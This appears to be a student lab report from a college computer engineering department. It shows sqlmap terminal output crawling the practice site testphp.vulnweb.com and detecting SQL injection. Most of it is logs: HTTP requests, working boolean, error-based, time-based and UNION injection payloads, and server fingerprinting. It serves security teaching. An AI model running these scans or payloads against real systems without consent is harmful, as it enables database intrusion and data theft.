
K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering



K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering



K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

```
sakshi@mintpad:~$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch -v 4
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respo
nsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
misuse or damage caused by this program

[*] starting @ 12:38:42 /2025-02-13/

[12:38:42] [DEBUG] cleaning up configuration parameters
[12:38:42] [DEBUG] setting the HTTP timeout
[12:38:42] [DEBUG] setting the HTTP User-Agent header
[12:38:42] [DEBUG] creating HTTP requests opener object
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[12:38:42] [DEBUG] used the default behavior, running in batch mode
[12:38:42] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[12:38:42] [INFO] searching for links with depth 1
[12:38:42] [TRAFFIC OUT] HTTP request [#1]:
GET http://testphp.vulnweb.com/ HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close
```

```
[12:38:43] [TRAFFIC OUT] HTTP request [#3]:
GET http://testphp.vulnweb.com/login.php HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close

[12:38:44] [TRAFFIC OUT] HTTP request [#4]:
GET http://testphp.vulnweb.com/cart.php HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close

[12:38:44] [TRAFFIC OUT] HTTP request [#5]:
GET http://testphp.vulnweb.com/hpp/ HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close
```

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

```
[12:38:44] [TRAFFIC OUT] HTTP request [#6]:
GET http://testphp.vulnweb.com/style.css HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close

[12:38:45] [TRAFFIC OUT] HTTP request [#7]:
GET http://testphp.vulnweb.com/artists.php HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close

[12:38:45] [TRAFFIC OUT] HTTP request [#8]:
GET http://testphp.vulnweb.com/AJAX/index.php HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close
```


```
sakshi@mintpad:~$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch --risk 1 --level 1
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respo
nsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
misuse or damage caused by this program

[*] starting @ 12:39:01 /2025-02-13/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[12:39:01] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[12:39:01] [INFO] searching for links with depth 1
[12:39:02] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[12:39:02] [WARNING] running in a single-thread mode. This could take a while
[12:39:02] [INFO] 1/13 links visited (8%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
```

```
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[12:39:07] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/artists.php?artist=1
do you want to test this URL? [Y/n/q]
```

K J Somaiya College of Engineering, Mumbai-400077


Department of Computer Engineering

```
    Payload: artist=1 AND 1902=1902

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171766271,(SELECT (ELT(1197=1197,1))),0x717a627871),1197)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)
    Payload: artist=1 AND SLEEP(5)#

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-5456 UNION ALL SELECT NULL,NULL,CONCAT(0x7171766271,0x6f625948536a4f576d53504762685a715a72464179414a567a48
624e65417a45675a716f6f4b634e,0x717a627871)-- -
---
do you want to exploit this SQL injection? [Y/n] Y
[12:39:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involvin
g it? [Y/n] Y
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[12:39:07] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/sakshi/.local/share/sqlm
ap/output/results-02132025_1239pm.csv'
[12:39:07] [WARNING] your sqlmap version is outdated

[*] ending @ 12:39:07 /2025-02-13/

sakshi@mintpad:~$
```




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering



K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

